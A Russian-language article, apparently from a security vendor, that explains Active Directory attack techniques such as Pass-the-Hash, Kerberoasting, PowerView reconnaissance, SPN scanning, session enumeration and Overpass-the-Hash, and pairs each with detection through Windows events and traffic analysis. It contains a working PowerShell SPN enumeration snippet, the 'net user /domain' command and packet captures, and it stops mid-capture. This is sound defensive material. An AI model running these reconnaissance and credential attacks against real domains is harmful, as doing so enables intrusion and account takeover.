

# Взлом и защита Active Directory

---



За последние четыре года ни один Black Hat или DEFCON не обошелся без докладов на тему атак на Microsoft Active Directory. Участники рассказывают о новых векторах и своих изобретениях, но не забывают и о советах, как можно их обнаружить и предотвратить. В этой статье мы рассмотрим популярные способы атак на Active Directory и приведем рекомендации, которые помогут от них защититься.

Еще по теме: [Пентест Active Directory на машине HTB Intelligence](#)

## Атаки на Active Directory, которые нельзя не заметить

---

Многие производители программного обеспечения для мониторинга ИБ уже поддерживают в своих продуктах разнообразные техники атак злоумышленников. Рассмотрим некоторые из них.

### Pass-the-Hash

---

Эта техника возможна благодаря архитектурным особенностям протокола аутентификации NTLM, разработанного Microsoft в девяностых годах прошлого века. Для того чтобы залогиниться на удаленном хосте, используется хеш пароля, хранящийся в памяти компьютера, с которого происходит аутентификация. Соответственно, его оттуда можно извлечь.

### Mimikatz

---

Для удобной эксплуатации Pass-the-Hash французский исследователь Бенжамен Делпи (Benjamin Delpy) в 2014 году разработал утилиту mimikatz. Она позволяет дампить из памяти clear-text-пароли и NTLM-хеши.

## Brute Force

---

Если злоумышленнику недостаточно тех учетных данных, которые он извлек с одного хоста, он может прибегнуть к грубой, но действенной технике подбора паролей.

### net user /domain

---

Откуда взять словарь имен пользователей для того, чтобы провести атаку Brute Force? Любому члену домена доступно выполнение команды net user /domain, которая возвращает полный список имен пользователей из AD.

## Kerberoasting

---

Если же в домене в качестве протокола аутентификации используется Kerberos, то злоумышленник может прибегнуть к атаке Kerberoasting. Любой аутентифицированный в домене пользователь может запросить Kerberos-билет для доступа к сервису (Ticket Granting Service). TGS зашифрован хешем пароля учетной записи, от которой запущен целевой сервис. Злоумышленник, получив таким образом TGS, теперь может расшифровать его, подбирая пароль и не боясь блокировки, поскольку делает это офлайн. В случае успеха он получает пароль от ассоциированной с сервисом учетной записи, которая зачастую бывает привилегированной.

## PsExec

---

После того как злоумышленник получил нужные учетные данные, перед ним встает задача удаленного исполнения команд. Для этого хорошо подходит утилита PsExec из набора Sysinternals. Она хорошо себя зарекомендовала как среди IT-администраторов, так и среди атакующих.

## Этапы атаки на Active Directory

---

Сейчас мы переходим к семи заклинаниям, благодаря которым атакующие могут получить полный контроль над Active Directory. Разделим их на четыре стадии:

1. Разведка.
2. Продвижение по AD.
3. Эксплуатация.
4. Захват домена.

На схеме можно увидеть все четыре, а также техники, которые на них применяются. Рассмотрим каждую детально.




Семь заклинаний атакующих, разделенные на четыре стадии

## Стадия 1. Разведка

Начнем с разведки.

### PowerView

Этот инструмент входит в популярный PowerShell-фреймворк для проведения тестирований на проникновение — PowerSploit. Также на него опирается инструмент BloodHound, строящий граф связей объектов внутри AD.



Граф связей объектов Active Directory


BloodHound сразу предоставляет такие возможности:

- найти аккаунты всех доменных администраторов;
- найти хосты, на которых залогинены доменные администраторы;
- построить кратчайший путь от хоста атакующего до хоста с сессией доменного админа.


Последний пункт дает ответ на вопрос, какие хосты нужно взломать атакующему, чтобы добраться до учетки доменного админа. Такой подход сильно сокращает время на получение полного контроля над доменом.

PowerView отличается от встроенных утилит для получения данных об объектах AD (например, net.exe) то, что он работает по протоколу LDAP, а не SAMR. Для обнаружения этой активности подойдет событие 1644 с контроллера домена. Логирование данного события включается добавлением соответствующего значения в реестре:

- 1 HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\NTDS\Diagnostic\1 Field Engineering = 5



Включение логирования LDAP Event 1644



Событие 1644 с параметрами LDAP-запроса

Стоит обратить внимание на то, что таких событий может быть довольно много, и хорошей альтернативой детекту по событию будет детект по трафику, поскольку LDAP — это clear-text-протокол, соответственно, все запросы в трафике отлично видны.


Source	s_port	Destin	d_port	Proto	Length	Info
10...	60690	dc1...	389	TCP	66	60690 → 1dap(389) [SYN] Seq=0 Win=8192 Len=0 MSS=1...
dc1...	389	10...	60690	TCP	66	1dap(389) → 60690 [SYN, ACK] Seq=0 Ack=1 Win=8192...
10...	60690	dc1...	389	TCP	54	60690 → 1dap(389) [ACK] Seq=1 Ack=1 Win=66048 Len=0
10...	60690	dc1...	389	TCP	1434	60690 → 1dap(389) [ACK] Seq=1 Ack=1 Win=66048 Len=...
10...	60690	dc1...	389	LDAP	691	bindRequest(84) "<ROOT>" sasl
dc1...	389	10...	60690	TCP	60	1dap(389) → 60690 [ACK] Seq=1 Ack=2018 Win=262144...
dc1...	389	10...	60690	LDAP	265	bindResponse(84) success
10...	60690	dc1...	389	LDAP	169	SASL GSS-API Integrity: searchRequest(85) "DC=
dc1...	389	10...	60690	LDAP	199	SASL GSS-API Integrity: searchResEntry(85) "DC=
10...	60690	dc1...	389	LDAP	281	SASL GSS-API Integrity: searchRequest(88) "DC=
dc1...	389	10...	60690	TCP	66	1dap(389) → 60690 [ACK] Seq=357 Ack=2360 Win=26163...
dc1...	389	10...	60690	TCP	1434	1dap(389) → 60690 [ACK] Seq=1737 Ack=2360 Win=2616...
dc1...	389	10...	60690	TCP	1434	1dap(389) → 60690 [ACK] Seq=3117 Ack=2360 Win=2616...
10...	60690	dc1...	389	TCP	54	60690 → 1dap(389) [ACK] Seq=2360 Ack=4497 Win=6604...
dc1...	389	10...	60690	TCP	1434	1dap(389) → 60690 [ACK] Seq=4497 Ack=2360 Win=2616...
dc1...	389	10...	60690	TCP	1434	1dap(389) → 60690 [ACK] Seq=5877 Ack=2360 Win=2616...
dc1...	389	10...	60690	TCP	1434	1dap(389) → 60690 [ACK] Seq=7257 Ack=2360 Win=2616...
dc1...	389	10...	60690	TCP	1434	1dap(389) → 60690 [ACK] Seq=8637 Ack=2360 Win=2616...
10...	60690	dc1...	389	TCP	54	60690 → 1dap(389) [ACK] Seq=2360 Ack=10017 Win=660...
dc1...	389	10...	60690	TCP	1434	[TCP Previous segment not captured] 1dap(389) → 60...
10...	60690	dc1...	389	TCP	66	[TCP Dup ACK 96#1] 60690 → 1dap(389) [ACK] Seq=236...
dc1...	389	10...	60690	TCP	1434	1dap(389) → 60690 [ACK] Seq=15537 Ack=2360 Win=261...
dc1...	389	10...	60690	TCP	1434	1dap(389) → 60690 [ACK] Seq=16917 Ack=2360 Win=261...
10...	60690	dc1...	389	TCP	66	[TCP Dup ACK 96#2] 60690 → 1dap(389) [ACK] Seq=236...
10...	60690	dc1...	389	TCP	66	[TCP Dup ACK 96#3] 60690 → 1dap(389) [ACK] Seq=236...
dc1...	389	10...	60690	TCP	1434	[TCP Previous segment not captured] 1dap(389) → 60...
10...	60690	dc1...	389	TCP	74	[TCP Dup ACK 96#4] 60690 → 1dap(389) [ACK] Seq=236...
dc1...	389	10...	60690	TCP	1434	1dap(389) → 60690 [ACK] Seq=23817 Ack=2360 Win=261...

[Next sequence number: 2360 (relative sequence number)]  
Acknowledgment number: 357 (relative ack number)  
0101 .... = Header Length: 20 bytes (5)  
> Flags: 0x018 (PSH, ACK)  
Window size value: 257  
[Calculated window size: 65792]  
[Window size scaling factor: 256]  
Checksum: 0x26f0 [unverified]  
[Checksum Status: Unverified]  
Urgent pointer: 0  
> [SEQ/ACK analysis]  
TCP payload (227 bytes)  
[PDU Size: 227]  
< Lightweight Directory Access Protocol  
SASL Buffer Length: 223  
> SASL Buffer  
> GSS-API Generic Security Service Application Program Interface  
> >  
> GSS-API payload (195 bytes)  
> LDAPMessage searchRequest(88)  
messageID: 88  
> protocolOp: searchRequest (3)  
> searchRequest  
baseObject: DC=  
scope: wholeSubtree (2)  
derefAliases: neverDerefAliases (0)  
sizeLimit: 0  
timeLimit: 0  
typesOnly: False  
> Filter: (&(sAMAccountType=805306369)(dnshostname=\*))

LDAP SearchRequest

Еще одна важная особенность этого фреймворка — он написан на чистом PowerShell и не имеет зависимостей. И здесь для детектирования нам поможет появившаяся в PowerShell версии 5 возможность расширенного аудита. Событие 4104 показывает тело скрипта, в котором мы можем поискать характерные для PowerView названия функций.


## PowerShell v5 Event ID 4104



## SPN Scan

Эта техника может заменить атакующему запуск Nmap. После того как атакующий разобрался, какие пользователи и группы есть внутри AD, для полноты картины ему понадобится информация, какие есть сервисы.

## Service Principal Name



## Port Scan

```
PS U:\> $ADForestInfoRootDomain = ([System.DirectoryServices.ActiveDirectory.Forest]::GetCurrentForest()).RootDomain
$ADForestInfoRootDomainDN = "DC=" + $ADForestInfoRootDomain -Replace("\.",',DC=')
$ADDomainInfoLGCN = 'GC:///' + $ADForestInfoRootDomainDN
$root = [ADSI]$ADDomainInfoLGCN
$ADSPNSearcher = new-Object System.DirectoryServices.DirectorySearcher($root,"(serviceprincipalname=*)")
$ADSPNSearcher.PageSize = 500
$ADSQLServerSPNs = $ADSPNSearcher.FindAll()
$ADSQLServerSPNs
```

Обычно это решается сканированием портов утилитой Nmap. Но теперь эту информацию можно получить и из AD — она там хранится в виде так называемых SPN (Service Principal Names). SPN состоит из serviceclass, он уникален для каждого типа сервиса, затем идет hostname в форме FQDN и для некоторых сервисов — port.

- SQL servers, instances, ports, etc.  
`MSSQLSvc/adsmsSQLAP01.corp.com:1433`
- Exchange  
`exchangeMDB/adsmsEXCAS01.corp.com`
- RDP  
`TERMSERV/adsmsEXCAS01.corp.com`
- WinRM / PS Remoting  
`WSMAN/adsmsEXCAS01.corp.com`
- VMWare VCenter  
`STS/adsmsVC01.corp.com`

#### Примеры SPN

Обнаружить SPN Scan также поможет аудит событий LDAP.

Важно отметить, что SPN scan имеет явное преимущество перед сканом Nmap: он менее шумный. При использовании Nmap вам нужно подключаться к каждому узлу и отправлять сотни пакетов на тот диапазон портов, который вы указали. А для получения списка SPN нужно отправить всего один запрос.

#### Remote Sessions Enumeration

---


Важной задачей перед атакующим на этапе lateral movement становится определение, какой пользователь на какой машине залогинен. Либо у него уже есть учетные данные пользователя (хеш или Kerberos-тикет) и он ищет хосты, куда можно беспрепятственно залогиниться. Либо он в поисках хоста, где есть живая сессия доменного администратора.

Тогда срабатывает сценарий: охота → компрометация любого хоста → залив mimikatz → профит.


Для обнаружения данной техники можно использовать два события. 4624 — это успешный логон на удаленной системе с логон тайпом 3, а также события доступа к сетевой шаре IPC\$, и нюанс: название пайпа — srvsvc. Почему пайп так называется, можно понять из трафика.




## Logon Event ID 4624 on Target Host



IPC\$ Access Event ID 5145



В левой части в красных рамках обращения к SMB, затем обращения к пайпу — `srvsvc`. Вот этот пайп позволяет взаимодействовать по специальному протоколу `Server Service Remote Protocol`. Конечным хостам он позволяет получать от него различную административную информацию, в том числе среди запросов есть такой, который называется `NetSessEnum`. В результате этого запроса возвращается полный список залогиненных на удаленной системе пользователей с IP и именами пользователей.



В MaxPatrol SIEM мы сделали детект на основе связки этих двух событий с учетом srvsvc. И аналогичный детект по трафику в PT Network Attack Discovery.


## Стадия 2. Продвижение по AD

## Overpass-the-Hash




Реинкарнация Pass-the-Hash. Что атакующий может сделать, если у него есть NTLM-хеш? Он может провести атаку Pass-the-Hash — но на нее уже есть детекты. Поэтому был найден новый вектор — атака Overpass-the-Hash.

Протокол Kerberos был разработан специально для того, чтобы пароли пользователей в том или ином виде не передавались по сети. Для этого на своей машине пользователь хешем своего пароля шифрует запрос на аутентификацию. В ответ Key Distribution Center (специальная служба, которая хостится на контроллере домена) выдает ему билет на получение других билетов — так называемый Ticket-Granting Ticket (TGT). Теперь клиент считается аутентифицированным, и в течение десяти часов он может обращаться за билетами для доступа к другим сервисам. Соответственно, если атакующий сдампил хеш пользователя, который входит в доверенную группу интересующего его сервиса, например ERP-системы или базы данных, атакующий может выпустить пропуск для себя и успешно авторизоваться на этом сервисе.



**Как детектить атаку.** Если атакующий использует PowerShell-версию mimikatz для этой атаки, то здесь на помощь приходит логирование тела скрипта, потому что «Invoke-Mimikatz» — весьма примечательная строка.

# PowerShell Script Block Logging



Или же 4688 — событие запуска процесса с расширенным аудитом командной строки. Даже если бинарь будет переименован, то по командной строке мы обнаружим очень характерную для mimikatz команду.

## AS-REQ от mimikatz

640	26.704595	192.168.11.2	192.168.0.1	KRB5	370 AS-REQ
642	26.705364	192.168.0.1	192.168.11.2	KRB5	55 AS-REP
650	26.705945	192.168.11.2	192.168.0.1	KRB5	16... TGS-REQ
653	26.706829	192.168.0.1	192.168.11.2	KRB5	186 TGS-REP
661	26.707209	192.168.11.2	192.168.0.1	KRB5	14... TGS-REQ
662	26.707458	192.168.0.1	192.168.11.2	KRB5	14... TGS-REP
666	26.707737	192.168.11.2	192.168.0.1	SMB2	32... Session Setup Request
669	26.708405	192.168.0.1	192.168.11.2	SMB2	315 Session Setup Response

Frame 640: 370 bytes on wire (2960 bits), 370 bytes captured (2960 bits) on interf.  
Ethernet II, Src: VMware\_a1:29:eb (00:50:56:a1:29:eb), Dst: VMware\_f0:f1:af (00:0c:  
Internet Protocol Version 4, Src: 192.168.11.2, Dst: 192.168.0.1  
Transmission Control Protocol, Src Port: 59240, Dst Port: 88, Seq: 1, Ack: 1, Len:  
Kerberos  
Record Mark: 312 bytes  
as-req  
pno: 5  
msg-type: krb-as-req (10)  
adata: 2 items  
PA-DATA PA-ENC-TIMESTAMP  
adata-type: krb5-PADATA-ENC-TIMESTAMP (2)  
adata-value: 303da003020117a23604349acf7f2dc8c294e8a712d2b6d5...  
etype: eTYPE-ARCFOUR-HMAC-MD5 (23)  
cipher: 9ac17f2dc8c294e8a712d2b6d5e4fd35b2ffa2c4764b2d5e...  
PA-DATA PA-PAC-REQUEST  
adata-type: krb5-PADATA-PA-PAC-REQUEST (128)  
adata-value: 3005a0030101ff  
include-pac: True  
req-body

По трафику Overpass-the-Hash можно детектить на основе аномалии, которая возникает в результате того, что Microsoft рекомендует для текущих доменов использовать для шифрования authentication request AES-256. А mimikatz, когда отправляет данные authentication request, шифрует их с помощью устаревшего RC4.

## Тип шифрования в легитимном AS-REQ

```
1... 40.544756 192.168.11.2 192.168.0.1 KRBS 354 AS-REQ
1... 40.545913 192.168.0.1 192.168.11.2 KRBS 176 AS-REP
1... 40.546413 192.168.11.2 192.168.0.1 KRBS 15... TGS-REQ
1... 40.547206 192.168.0.1 192.168.11.2 KRBS 125 TGS-REP
1... 40.563636 192.168.11.2 192.168.0.1 KRBS 16... TGS-REQ
1... 40.564343 192.168.0.1 192.168.11.2 KRBS 236 TGS-REP
